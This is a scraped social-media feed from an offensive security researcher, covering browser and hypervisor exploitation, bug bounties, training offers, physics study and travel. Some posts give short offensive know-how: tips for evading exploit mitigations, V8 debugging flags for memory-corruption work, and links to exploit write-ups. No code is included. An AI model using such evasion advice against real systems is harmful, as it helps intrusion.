Google just announced a Double/Triple bonus for a full chain exploit for Chrome browser (RCE+SBX). This is good. A rise in rewards for 0day is something that I was looking forward to in official vendors’ bug bounty programs to avoid sending my exploits to shady brokers
 Alisa Esage Шевченко
@alisaesage
I want to reassure vendors that this approach does work — many 0day researchers won’t trade their soul for a few extra $ that gray/black market offers. They are just waiting for a chance to reasonably prefer fully whitehat bug bounty programs over other ways of funding their work
Alisa Esage Шевченко reposted
 Sreekesh Iyer
@sreekeshiyer
An amazing session by @alisaesage on "Security of Modern JavaScript Engines"
She talked about different potential vulnerabilities not just in our JS code but also in the underlying JavaScript Engine that could cause problems.
 Alisa Esage Шевченко
@alisaesage
When India calls, it’s not so much for “papers”, as it’s for karma. Many millennia of a profound spiritual tradition made it a real spirit accelerator & soulmate collider. Although it takes more than a week to feel the shift in your consciousness, so I’m planning for more soon
Alisa Esage Шевченко
@alisaesage
Thank you Manjula, Sahil and team for such an amazing event! You had me by a miracle, you keep me with true awesomeness 💚 Best of luck in your future events, hope to see you soon in Berlin/India!
Alisa Esage Шевченко reposted
 Ashutosh Jha
@ashutosh887_
Great to know about various #bugbounty programs and internals of #javascript from @alisaesage at @jsconf_india
 Alisa Esage Шевченко
@alisaesage
Thank you Manjula, Sahil and team for such an amazing event! You had me by a miracle, you keep me with true awesomeness 💚 Best of luck in your future events, hope to see you soon in Berlin/India!
Alisa Esage Шевченко
@alisaesage
We haven’t publicly shared the link yet and people already found it, watching and happy commenting! 👍🏻
And yes, I am officially back to browser exploitation — a dessert after all the low-level hypervisor and baseband hacking projects of recent years:


Alisa Esage Шевченко reposted
 nameless
@amultwts
Just attended an incredible session by @alisaesage at @jsconf_india on "On Security of Modern JavaScript Engines (a Hacker's Perspective)" 🔒
My favorite session of the day, hands down!
Thank you so much, Alisa, for the invaluable insights! 🙌✨
#jsconfindia2023

 Alisa Esage Шевченко
@alisaesage
JSConf cheers!


 Alisa Esage Шевченко
@alisaesage
Just wrote a 4-hour uni physics exam from a hotel room in Bangalore, and now coffee in the business lounge before heading to speaker’s dinner. You?
Alisa Esage Шевченко
@alisaesage
Size of double espresso in India 🤓
 Alisa Esage Шевченко
@alisaesage
Thai Airways business class is better than ever. It is now my second favorite. Serve Illy espresso on board


Alisa Esage Шевченко reposted
 WIRED Science
@WIREDScience
The quantum energy teleportation protocol was proposed in 2008 and largely ignored. Now two independent experiments have shown that it works. www.wired.com/story/the-quest-to-use-quantum-mechanics-to…
Alisa Esage Шевченко
@alisaesage
One month left to register for my Zero Day Engineering training live online session of this year — the only entry level course that I offer. Special price is available for verified students and loyal fans of the project zerodayengineering.com/training/ditto.html
Alisa Esage Шевченко
@alisaesage
Year multi business visa granted to India with zero hassle and no embassy visits. That’s my way of travel, see you at JSconf!
Alisa Esage Шевченко
@alisaesage
Conference organizers already translated my talk recording into Russian. I am watching it now


 Alisa Esage Шевченко
@alisaesage
Airport security checks nowadays are funny: they strictly require to take out mobile phone and turn on the laptop but nobody is expecting you to carry two laptops, three mobile phones, and a tablet
Alisa Esage Шевченко
@alisaesage
It’s a TOCTTOU issue: backpack is flagged by automated screening but the security personnel at end of the pipeline didn’t see the X-ray screen so they assume that one laptop is all there is
Or maybe it’s just that I look so harmless
Alisa Esage Шевченко
@alisaesage
Security researchers are an extended family. Irregardless of nationality, age, gender, religion, politics… we are all connected. I will never turn my back on you. And I never attack first. Photo with a fan after my conference talk, thank you Andrey for marking the turn for me


 Alisa Esage Шевченко
@alisaesage
My talk audience at PHDays conference today as I came in late 30 min after my talk has been announced cancelled and the overflow part of the crowd wandered off around the huge festival. Guess these guys knew what they’re waiting for!
 Alisa Esage Шевченко
@alisaesage
VMWare security advisory VMSA-2023-0008 was just released, with two critical security bugs from Pwn2Own 2023. It means that the VM escape exploit is doable and exists, see my blogs on how we can reverse engineer the patches for exploit. I recommend updating your Workstations
Alisa Esage Шевченко
@alisaesage
Technical details: three bugs in virtual devices, as usual + 1 EoP (non-VM escape). The one in SCSI (marked Important) also looks exploitable to me; this mark usually means simply that the vendor has not seen the exploit. A writeup 'd be nice cuz I don't have time to RE the patch
Alisa Esage Шевченко reposted
 JSConf India
@jsconf_india
Join us at #jsconfindia 2023 as @alisaesage shares a hacker’s perspective towards security for #modernjavascript!
 Alisa Esage Шевченко
@alisaesage
Hacked a Smart City before it was cool ✌🏻 web.archive.org/web/20211023235618/https://www.phdays.com…

 Cybersecurity and Infrastructure Security Agency
@CISAgov
📢 Today, we released the Cybersecurity Best Practices for Smart Cities with our partners @NSACyber, @FBI, @NCSC, @CyberGovAU, @cybercentre_ca, and NCSC New Zealand. Learn more: go.dhs.gov/4fa
 Alisa Esage Шевченко
@alisaesage
I am really happy to see that Elon is popularizing and justifying a tough management style. I can’t possibly be even a fraction of that tough, and yet when I still bothered to run and manage a team there was a lot of judgement already because I managed to keep people accountable!
Alisa Esage Шевченко
@alisaesage
Basically, most people will be displeased and grumble whenever you don’t let them use you as a free ATM, or screw you over. That’s the real value of all that anti-tough reactionism and bitch-calling. Negative value
Most people are simply not ready to be effective and productive
Alisa Esage Шевченко
@alisaesage
Low-level JavaScript internals tip: v8 —trace-ignition and —trace-bytecode are awesome flags for debug engine memory corruption issues (both disabled in debug build config by default), to see what JS code is doing when event happens + basically all —trace* flags. Barely needs gdb
Alisa Esage Шевченко
@alisaesage
Also, %DebugPrint intrinsic is available inside native code to dump native objects that are never exposed to JavaScript; and Print() markers in bytecode assembler classes are handy to introspect VM state from inside emitted bytecode without tracing the whole thing
Alisa Esage Шевченко
@alisaesage
Good to have it anytime I want


 Alisa Esage Шевченко
@alisaesage
Hi @Apple, would you care to make Safari browser security updates available in a stand alone package? There is 0day exploit in the wild right now (CVE-2023-28205) with an out-of-band critical patch issued (HT213722) and that security update is not even available on my Macs!
Alisa Esage Шевченко
@alisaesage
support.apple.com/en-gb/HT204416 Apple prompts us to update whole MacOS for that lil security patch... let me choose when I will spend 10 hours upgrading OS, okay? @Apple Right now I only need that Safari patch... check out how Chrome does that, just one button click in the browser bar...
Alisa Esage Шевченко
@alisaesage
Car makers should expose an optional runtime variable “max_speed” setting to dashboard controls. Modern cars speed up too fast and it is annoying to check speedometer all the time if I still behave or not
Alisa Esage Шевченко
@alisaesage
Recently re-did my driver license in a new country and it made me feel so old 😭 what, just push button to start the car? Just one gear to switch manually? Fully automated e-driving exam? 😭 Whatever, I’m on SUV again!
Alisa Esage Шевченко
@alisaesage
As promised, here is a few quick finds from Twitter algorithm code, related to ranking and promotion of tweets and users -- a little treat for one's reverse engineering skills:
Alisa Esage Шевченко
@alisaesage
Note: I only had one 25 min. time slot to look at the code, and I looked mostly at tweepcred module, so there should be more (to my students- it's the "accelerated analysis of huge code bases" techniques)
Alisa Esage Шевченко
@alisaesage
Note 2: above variables are supposed to be fed into ML models for final decision making, so the degree of their factual impact on tweet ranking is unclear. That said, since they are important enough to be calculated manually, it surely won't be negligible
Alisa Esage Шевченко
@alisaesage
Hackerstyle update for 2023
 Alisa Esage Шевченко
@alisaesage
P.S. found a few interesting things in the Twitter algorithm code. Will probably post it when I get back to my laptop
Alisa Esage Шевченко
@alisaesage
Looking at Twitter’s algorithm code, I smirk at people who say that reading open source code does not equal to (or require of) reverse engineering, presumably being much easier. Good luck “reading” it …
Alisa Esage Шевченко
@alisaesage
I’d probably even argue that, for any practical purposes, it’s easier to deduce key properties of the algorithm via black box reverse engineering (eg. observing and probing system behavior signals externally) than to reverse engineer ML models responsible for core decision making
Alisa Esage Шевченко
@alisaesage
Revising all the new v8-specific bug classes from last couple of years- so much new stuff- attacking oddbal sentinels, the_hole leaks, property name collision exploit technique (+ hardening), dom js interceptors, origin trials, optimization, did I miss anything?
Very interesting!
Alisa Esage Шевченко
@alisaesage
Life


 Alisa Esage Шевченко
@alisaesage
Nice, China is open for travel. Will somebody there book me on a private training so I could excuse a Hainan vacay?
 Alisa Esage Шевченко
@alisaesage
Trying to start drinking again. Love the taste, hate the effects
 Alisa Esage Шевченко
@alisaesage
Pwn2Own is the LHC of infosec
Alisa Esage Шевченко
@alisaesage
I’ve had incompetent security conference reviewers question me whether a last year’s exploit POC for top software is “still” relevant. Here, Dota used v8 build of 2018 and that’s nowhere near the limit to any measure of “still” in the offensive cybersecurity world
 Gen Threat Labs
@GenThreatLabs
A #dota2 exploit discovered in the wild! Like #gta5, #dota2 was also recently afflicted by a remote code execution exploit. Read our latest research blog to learn how a V8 bug from 2021 was exploited in the game to attack custom game mode players.
decoded.avast.io/janvojtesek/dota-2-under-attack-how-a-v8…
Alisa Esage Шевченко
@alisaesage
I will never understand why some people spend so much time faking competence and manipulating their way to publicity when it is so much easier to just be awesome and hard working naturally
Alisa Esage Шевченко
@alisaesage
Set up 2/n
 Alisa Esage Шевченко
@alisaesage
Chinese OEMs turned out to be quite good at building cool stuff. This spaceship desk has even a built-in RGB light in which an USB backdoor can be supplied
Alisa Esage Шевченко reposted
 Serena
@sesamedusa
PRX life was announced as the new APS journal at the annual leadership meeting of the American Physical Society. It is official: biological physics is recognized as a subfield of physics #pxlife #physicsmeetsbiology #apsphysics #biologicalphysics #justphysics
Alisa Esage Шевченко reposted
 American Physical Society
@APSphysics
🚨 Coming soon! 🚨
The first interdisciplinary life sciences journal that will focus exclusively on quantitative biological research. #prxlife will be fully #openaccess when it launches in 2023. Subscribe to email alerts for more info soon.
➡️ info.aps.org/journals-emails

Alisa Esage Шевченко reposted
 Massimo
@Rainmaker1973
The story of Mileva Maric, Albert Einstein's first wife. She was one of the first female physicists in the world and there is evidence she contributed greatly to Einstein's research, including his theory of special relativity [read more: www.scientificamerican.com/blog/guest-blog/the-forgotten-…]
 Alisa Esage Шевченко
@alisaesage
A society that demands self-humiliation as a rule of conduct, is not worth belonging to
Alisa Esage Шевченко
@alisaesage
It is blissfull to wake up in the evening, and do what you want. Quit my last job 15 years ago and never get enough of this feeling. Afford to live explicitly out of sync from the human society, while young, is the success of success. No social statuses will ever buy this for me
Alisa Esage Шевченко
@alisaesage
I like gifts! Thank you @ASUS


 Alisa Esage Шевченко
@alisaesage
Going to spare a few hours to search for firmware and hardware vulnerabilities in this box. Any suggestions for fashionable attack vectors?
Alisa Esage Шевченко
@alisaesage
As I am moving away from delivering public trainings, I want you to be aware that Advanced packages of my self-paced courses include a 1:1 consulting video call with me, and a whole month of email feedback— to reproduce live and in-person training benefits as closely as possible!
Alisa Esage Шевченко
@alisaesage
“AI [generative] is exploitative to the artists whose works it learned from” < according to the same logic human artists are exploitative to each other by learning and borrowing from each other’s work, which by the way is normalized by each educational institution on this planet
Alisa Esage Шевченко
@alisaesage
Choosing a new R&D machine in no-brainer mode, 10 years ago: Apple
Now: cheapest gaming laptop with a 17” display, spare memory slots and a LAN port
Love easy choices
Alisa Esage Шевченко
@alisaesage
P.S. I also ended up owning a gaming web cam and a gaming work desk. I don’t remember last time when I played actual video games. Tho I now recognize I should have done more Quake 3 Arena when I did, instead of silly strategies and adventure games
Alisa Esage Шевченко
@alisaesage
I don’t have enough bangs for this
 Alisa Esage Шевченко
@alisaesage
Turns out that J.Henry discovered electromagnetic induction (the phenomenon by which modern wireless charging works, among other things) independently before Faraday, but he mulled over discovery due to admin and teaching work, so Faraday was published first & took all the credit
Alisa Esage Шевченко
@alisaesage
Takeaway: if you research, don’t train & biz
/keeps doing both
Alisa Esage Шевченко reposted
 Physics Magazine
@PhysicsMagazine
If atoms could sing, they would each produce a different song based on their electronic structure. @SkidmoreCollege professor Jill Linz has recorded this atom music to form an “aural periodic table.” physics.aps.org/articles/v16/6
Alisa Esage Шевченко
@alisaesage
I now have my own Twitter server at x.alisa.sh. For now it just feels good to take back a bit more control over my space online, while supporting anti-monopolistic diversity of the internet ecosystem. The rest, time will show
Alisa Esage Шевченко
@alisaesage
I asked my mail list subscribers: what do you want to learn from me? (aside from cybersecurity essentials and ultra-specialized VR). Top #1 response:
Cognitive Optimization and Productivity Hacking!
So here is a (partial) draft outline of my system:
 Alisa Esage Шевченко
@alisaesage
Notice that draft format is an insight into my productivity techniques in its own right: use an A4+ sheet to drop key elements in a checkerboard pattern, then add details and actionable items for rapid planning of massive projects
Alisa Esage Шевченко
@alisaesage
(For the record, I introduced a few bits from my productivity optimization system in the iBootcamp training in 2019, and more recently, in my mail list - responses have been awesome)
 Alisa Esage Шевченко
@alisaesage
My physics course ends in Spring. During this Summer 2023 I will be open to opportunities to join a physics research group anywhere in the world as a junior/intern
If you ever wanted a hardcore reverse-engineer and hacker of black-box systems to tackle your physics, this is it💛
Alisa Esage Шевченко
@alisaesage
Research applied physics areas that I feel myself gravitating to: condensed matter physics, lasers, plasma, quantum optics, quantum information science. Low level
That said, I am not putting up any subject constraints upfront, and will consider every possibility to try myself on
Alisa Esage Шевченко
@alisaesage
P.S. I am NOT quitting low-level offensive security research any time soon. In fact, accepting new opportunities here as well, and some good partners to work with
Alisa Esage Шевченко
@alisaesage
Challenging myself to read it cover to cover in reasonably minimal time, cuz the year is getting packed. Any suggestions for the value of ‘reasonably minimal time’ ?
 Alisa Esage Шевченко
@alisaesage
Checking out of socials for a few days of serenity. Happy New Year to my dear followers! See you in 2023 with major upgrades and new projects
 Alisa Esage Шевченко
@alisaesage
New year mini-tree v2.0. Previous one turned out to be a sunny type, and since I sleep until the evening with blinds, it had to be relocated to the balcony (it’s a living tree in a pot)
 Alisa Esage Шевченко
@alisaesage
I now own at least four species of (pseudo-)fir trees that grow in Asia, including one fake with narrow leaves instead of needles. This one is particularly glossy and aromatic
Alisa Esage Шевченко
@alisaesage
If it’s not a HELL YES!!!, it’s a no
Alisa Esage Шевченко reposted
 Ben Meer
@SystemSunday
30. Normalize being weird. "Weirdness is what sets us apart, gets us hired. Be your unapologetically weird self. In fact, being weird may even find you the ultimate happiness" —Chris Sacca
Alisa Esage Шевченко reposted
Ben Meer
@SystemSunday
20. Spend more time with people who give you energy. Spend less time with people who steal your energy.
21. Master the "gift of goodbye." You don't owe loyalty to a friend, partner, or employer who belittles you. Successful & happy people simply say goodbye.
Alisa Esage Шевченко reposted
 Singularity Hub
@singularityhub
From artificial intelligence to synthetic biology, looking back on the biotech breakthroughs of this year gives us a glimpse of what future cutting-edge research holds. singularityhub.com/2022/12/28/from-wild-to-weird-the-top-…
Alisa Esage Шевченко
@alisaesage
Not super impressed with Pwn2Own these days. Prize value is going down while glory per individual goes down as well due to aggressive teaming up. Unchecked optimisation in progress, good time for alternatives competitions? (Score board from mobile event earlier this month)
 Alisa Esage Шевченко
@alisaesage
* Max prize here (it’s a sum total) is almost twice less than just one single target prize at Pwn2Own Vancouver. And yes the size of cash prize at Pwn2Own does represent a certain approximation to the level of complexity of the target pwn
Alisa Esage Шевченко
@alisaesage
Unification will not be done by putting all the conflicting parts together and glossing it over with some meta conceptuals. It will be done by building a more fundamental system from scratch that contains older parts as special cases
Alisa Esage Шевченко
@alisaesage
It’s very cool in Asia these days (climate changed post covid). Had to bring my leather jackets and sweaters from Russia, and going for a late night walk in the garden with a cup of hot tea

 Alisa Esage Шевченко
@alisaesage
Exploits fundamental properties of electric and magnetic fields to construct a velocity selector primitive, hence implement the function of sorting atoms by mass 🤩
 Alisa Esage Шевченко
@alisaesage
Can’t believe I can solve such kind of problems in my head now (it’s been just a few months!)
 Alisa Esage Шевченко
@alisaesage
Math is kind so far
 Alisa Esage Шевченко
@alisaesage
Wondering how many of my followers stay alone at home on Xmas eve, bombarded with photos of happy families and silly post cards on social media. Are you feeling sad?
Alisa Esage Шевченко
@alisaesage
Always confused when my readers ask me to share more basic and generic kind of knowledge (which I get a lot). The internet is so overflow with free “content” on basic and generic topics. Why it’s not enough?
 Alisa Esage Шевченко
@alisaesage
Quit my job in 2010. No regrets ever
 Justin Welsh
@thejustinwelsh
Why you should consider quitting your job in 2023:
Alisa Esage Шевченко
@alisaesage
…tho in case anyone wants to pay my light head a 1M+ salary… *wink*
Alisa Esage Шевченко reposted
Justin Welsh
@thejustinwelsh
Why you should consider quitting your job in 2023:
Alisa Esage Шевченко
@alisaesage
HELL YEAH! (Nobel prize 2022)
 Scientific American
@sciam
The universe is not locally real. Seriously. www.scientificamerican.com/article/the-universe-is-not-lo…
Alisa Esage Шевченко
@alisaesage
P.S. haven’t read the actual papers yet; also, I think that Einstein was still right in his conviction that “God doesn’t play dice”, except that he chose a wrong path to prove that by attacking quantum mechanics
Alisa Esage Шевченко reposted
Scientific American
@sciam
The universe is not locally real. Seriously. www.scientificamerican.com/article/the-universe-is-not-lo…
Alisa Esage Шевченко
@alisaesage
Quick hack - how to prioritize:
Ask yourself: if I had to choose just ONE thing, what would that be?
No analysis here; intuition works better for majority of cases
Repeat in a loop until all the things have been sorted
Alisa Esage Шевченко
@alisaesage
Advanced users: skip the looping, boldly discard the rest of the list after the 1st thing, and accept the consequences
Alisa Esage Шевченко
@alisaesage
It’s nice to see the same people who bullied and publicly attacked you in the past, now quietly unsubscribing/unfollowing and generally disappearing elsewhere. Bye!
Alisa Esage Шевченко
@alisaesage
Truth: too many people will only ever interact with you when they figured that they can get away with (ab)using you. Once you are solid and ready to bloom into a jerk’s nightmare of infinite irony on a short notice, they are all gone in a puff… now that’s smile worthy!
Alisa Esage Шевченко
@alisaesage
Don’t let trolls spoil your inner space with their toxicity. It’s the only power they can ever have in your life
Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
“By shaking the universe hard enough, we would be able to move from one possible world to another, changing what we consider the immutable laws of nature.”
www.quantamagazine.org/there-are-no-laws-of-physics-there…
Alisa Esage Шевченко reposted
Scientific American
@sciam
Quantum telepathy, laser-based time crystals, a glow from empty space and an “unreal” universe—these are the most awesome (and awfully hard to understand) results from the subatomic realm we encountered in 2022 www.scientificamerican.com/article/6-times-quantum-physic…
Alisa Esage Шевченко
@alisaesage
Haven’t hit 1M yet, tho I like the drift…
 Aleksandr Volodarsky
@volodarik
I'm obsessed with 1-person companies and have spent over 50 hours researching them.
Here are the 10 most impressive ones that have generated millions in revenue with 0 employees:
Alisa Esage Шевченко
@alisaesage
Part way through my Physics studies:
Most of successful technology - light bulbs to qm computers - are ingenious exploits based on the laws of physics
As a vuln exploiter Applied Physics feels as natural as a new debugger frontend
Theoretical Physics: harder, but more fun
Alisa Esage Шевченко
@alisaesage
To be honest, Theoretical Physics is my heart’s home. My brain seems to be wired for it
I’m okay with writing good exploits - I am a practical person - but you saw how I tend to drift to abstract modeling all the time
Theoretical Physics is the pinnacle of abstract modeling art
Alisa Esage Шевченко reposted
WIRED Science
@WIREDScience
The past and future are tightly linked in conventional quantum mechanics. A tweak could let quantum possibilities increase as space expands. www.wired.com/story/physicists-rewrite-a-quantum-rule-tha…
Alisa Esage Шевченко
@alisaesage
Hypervisor Vulnerability Research is my most successful training at this point by a consolidated `longterm organic performance` metric of total number of students, years active, continued interest, and self-paced package demand. Considering to do more VR-specialised courses
Alisa Esage Шевченко
@alisaesage
TODO 2023
1) butterflies 🦋
2) flowers 🌺
3) one supercooled snowflake ❄️
Alisa Esage Шевченко
@alisaesage
Two weeks to new year. Time to enter reflection mode!
Alisa Esage Шевченко
@alisaesage
No disposable resolutions for me. Only stable trends, checked lists, and exponentially projected kpi’s
Alisa Esage Шевченко
@alisaesage
 Alisa Esage Шевченко
@alisaesage
 Alisa Esage Шевченко
@alisaesage
1.602 176 462 ± 0.000 000 063 × 10⁻¹⁹
 Alisa Esage Шевченко
@alisaesage
When I wrote this blog, somehow I was certain that everyone is familiar with Type Confusion bugs in JS engines, because it’s super common, so I skipped the bug details. However, during past year people kept asking me to explain it and the bug class. So… mini-class or livestream?
Alisa Esage Шевченко
@alisaesage
Releasing an exploit that I wrote for MS JavaScript (Jscript9.dll) a few years ago: zerodayengineering.com/research/javascript-engines-exploi…
I show one classical technique of JS JIT exploitation with a dynamic ASLR bypass and a state-of-the-art process continuation to avoid crash. The exploit is not weaponized
Alisa Esage Шевченко
@alisaesage
Actually, there is one more public case that can be covered: github.com/badd1e/Disclosures/tree/master/CVE-2018-0893_M… - that’s also a type confusion, and the writeup shows a funny little technique of converting it into a crash oracle for heap disclosure
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Self-paced packages of Zero Day Engineering training for beginners now available zerodayengineering.com/training/ditto.html
Alisa Esage Шевченко
@alisaesage
Self-paced package will be up for purchase tomorrow. With gifts!
Alisa Esage Шевченко
@alisaesage
Hi all, my name is Alisa, I am making the online training "Zero Day Engineering". If you want to get into the *real* offensive cyber security (reverse eng, vulns, exploits, fuzzing, pwn, ... 0days), eager to get your hands dirty, and haven't seen it yet, you probably should:
Alisa Esage Шевченко
@alisaesage
Kudos to those who asked about it in my email since July. Your feedback helped me to overcome the ever-rocking impostor syndrome, and make the decision to open this project to a little larger audience
Alisa Esage Шевченко
@alisaesage
Theoretical Physics vs. Consciousness

 Alisa Esage Шевченко
@alisaesage
* pictures are taken from an open access sample of a book on Biocentrism, that I am yet to read, unless something stops me. I hope the authors wouldn’t mind an unsolicited advertisement!
Alisa Esage Шевченко
@alisaesage
Never enough beach


 Alisa Esage Шевченко
@alisaesage
Selfies update 👋🏻 10.2022


 Alisa Esage Шевченко
@alisaesage
Awesome emails

 Alisa Esage Шевченко
@alisaesage
As a self-funded and deliberately niche side-venture, @zerodaytraining is much sustained by such feedback. Plus, my intellectual curiosity in regard of high-margin, semi-passive business models and loyal communities. At the core is deep technical research, and my passion for it
Alisa Esage Шевченко
@alisaesage
Tho to be honest, I’d rather you guys post your impressions publicly. Screenshooting emails make me feel a bit like a lurker in my own project’s success story. Let alone the fact of our symmetrical universe that the author should too get credit for his kind words
Alisa Esage Шевченко
@alisaesage
Reading Physics textbooks feels like listening to Baroque music: the same handful of basic structural motifs re-applied in recurrent repetitions, translations, endless reversible alterations within seemingly different contexts… except that it actually solves problems
Alisa Esage Шевченко
@alisaesage
Dear internet society, can you suggest a software tool to create such visualizations automagically? Looks like i will never finish my exploit threat models for classes of software RE & VR if I must draw these things manually every time
 Alisa Esage Шевченко
@alisaesage
P.S. It seems that people misunderstood my request. Goal is specifically to eliminate both the learning curves of advanced markup languages, and manual dragging rectangles around as on Canva or similar general-purpose visualization frameworks. Take in a list, put out a diagram
Alisa Esage Шевченко
@alisaesage
Sunday breakfast
 Alisa Esage Шевченко
@alisaesage
P.S. it’s a snail mail subscription! Takes many months to arrive in Asia, but I still like it
Alisa Esage Шевченко
@alisaesage
You don’t have to work long hours at high intensity to be top productive. Four hours of deep work is enough
Alisa Esage Шевченко reposted
 Big Think
@bigthink
The real reason that we cannot travel faster than light speed is far more interesting than the textbook answer. bigthink.com/hard-science/real-reason-faster-than-light-s…
 Alisa Esage Шевченко
@alisaesage
Scrolling speed is physically limited by user’s device graphics hardware rendering speed at best
 Alisa Esage Шевченко
@alisaesage
Jokes aside- idk how pro physicists handle all those pop science news articles. Even advanced-degree-decorated research scientists confuse mathematical models with reality all the time, then journalists push that confusion to further unimaginable levels of spoon-feeding profanity
Alisa Esage Шевченко
@alisaesage
So many explanations for everything, so little actual meaning. The question still stands: why the speed of light is the limit? What does it mean? And is it, really?- or we are just stuck looking at the mathematical models, which is our only instrument of cognition at such speeds?
 Alisa Esage Шевченко
@alisaesage
Alive and growing 🎄
 Alisa Esage Шевченко
@alisaesage
Russia in October. Always miss this season


 Alisa Esage Шевченко
@alisaesage
 Alisa Esage Шевченко
@alisaesage
At this rate of cancellations and closures of normal community events I will have to make my own damn cyber security conference…
 CCC Updates
@chaosupdates
What might be possible would not be a Chaos Communication Congress. We put our plans for #37c3 in the drawer and now begin preparations for the Chaos Communications Camp www.ccc.de/en/updates/2022/no-congress-2022
Alisa Esage Шевченко
@alisaesage
Phuket 💛


Alisa Esage Шевченко reposted
Physics Magazine
@PhysicsMagazine
Scientists have uncovered a quantum version of microscopic reversibility—a century-old principle in physics and chemistry. Read the story by @Ry_Wilk. physics.aps.org/articles/v15/s141
Alisa Esage Шевченко
@alisaesage
Kind of spooky to see people setting up scientific experiments to disprove a concept that has been purely mathematical and not physical from the beginning, and making a big deal out of it (wave function collapse)
Quanta Magazine
@QuantaMagazine
If the universe is fundamentally quantum, where does our classical reality come from? One popular explanation looks to be collapsing. @philipcball reports: www.quantamagazine.org/physics-experiments-spell-doom-for…
Alisa Esage Шевченко
@alisaesage
Coincidentally, I’ve just thought about it exactly while reading “Foundations of Modern Physics” interleaved with “Modern Probability Theory”. That probably should collapse into a longread about the thought train that it instigated…
Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
If the universe is fundamentally quantum, where does our classical reality come from? One popular explanation looks to be collapsing. @philipcball reports: www.quantamagazine.org/physics-experiments-spell-doom-for…
Alisa Esage Шевченко
@alisaesage
Hello from Russia :> Schengen visa in progress, see you there soon


Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
The Nobel Prize in Chemistry 2022 has been awarded to Carolyn R. Bertozzi, Morten Meldal and K. Barry Sharpless “for the development of click chemistry and bioorthogonal chemistry.”
 Alisa Esage Шевченко
@alisaesage
Midnight snack
 Alisa Esage Шевченко
@alisaesage
Hot chocolate made of actual dark chocolate (Belgian in this case) is miles and space years away from any powdered and jarred fake. Meanwhile, Muffin (one of my cats) likes to steal the ice cream on top
Alisa Esage Шевченко
@alisaesage
Nice little-known writeup on WhatsApp exploitation: awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/ < technically interesting for more than one reason
Alisa Esage Шевченко
@alisaesage
Releasing an exploit that I wrote for MS JavaScript (Jscript9.dll) a few years ago: zerodayengineering.com/research/javascript-engines-exploi…
I show one classical technique of JS JIT exploitation with a dynamic ASLR bypass and a state-of-the-art process continuation to avoid crash. The exploit is not weaponized
Alisa Esage Шевченко
@alisaesage
Fun bug in Android via Sep’21 patchset: remote permanent DoS (?!) via Java parsing (!). At that level of impact, I guess it’s a neat infoleak AV as well…

 Alisa Esage Шевченко
@alisaesage
Did you know? There are THREE basic types of hardware I/O that a hypervisor has to emulate. Many older security research publications only mention two… This is what happens when you missed Alisa’s essential Hypervisor Vulnerability Research training!
Alisa Esage Шевченко
@alisaesage
Slides: "Hypervisor Vulnerability Research: State of the Art" (with a deep focus on Hyper-V & ESXi) alisa.sh/slides/HypervisorVulnerabilityResearch2020.pdf
Alisa Esage Шевченко
@alisaesage
If only I knew, I would become an ice-cream seller @COOLHAUS
 Alisa Esage Шевченко
@alisaesage
💥 Announcing iBootcamp, an online training camp to learn iOS security research. 🚀
Stage 0: Reconnaisance
When: 12-21 December 2019
Where: online
Registration: 📧 iboot@alisa.sh
Alisa Esage Шевченко
@alisaesage
Got teaser pics, too :P
 Alisa Esage Шевченко
@alisaesage
When you dig deep enough in the research, you always see the same thing: a known-unknown which is somehow reliable enough to produce cutting edge technology
(extract from the seminal paper on #rowhammer)
Alisa Esage Шевченко
@alisaesage
A nice, if not too brief overview of modern anti-exploit tech: www.endgame.com/blog/chakra-exploit-and-limitations-moder…
Alisa Esage Шевченко
@alisaesage
In short: avoid ROP, avoid heap spraying, avoid noisy memory ops, avoid bare API, avoid known tech, & try not to kill the bug in the process
Alisa Esage Шевченко
@alisaesage
"Bug" vs. "Exploit"
1: Tor 0day (cve-2016-9079) minimized test case
2: approximately 1/10th of the original exploit code
Alisa Esage Шевченко
@alisaesage
Reverse engineer (n): a regular engineer who learns assembler before HLL, UaF before XSS, and making money before making love. Hello, world.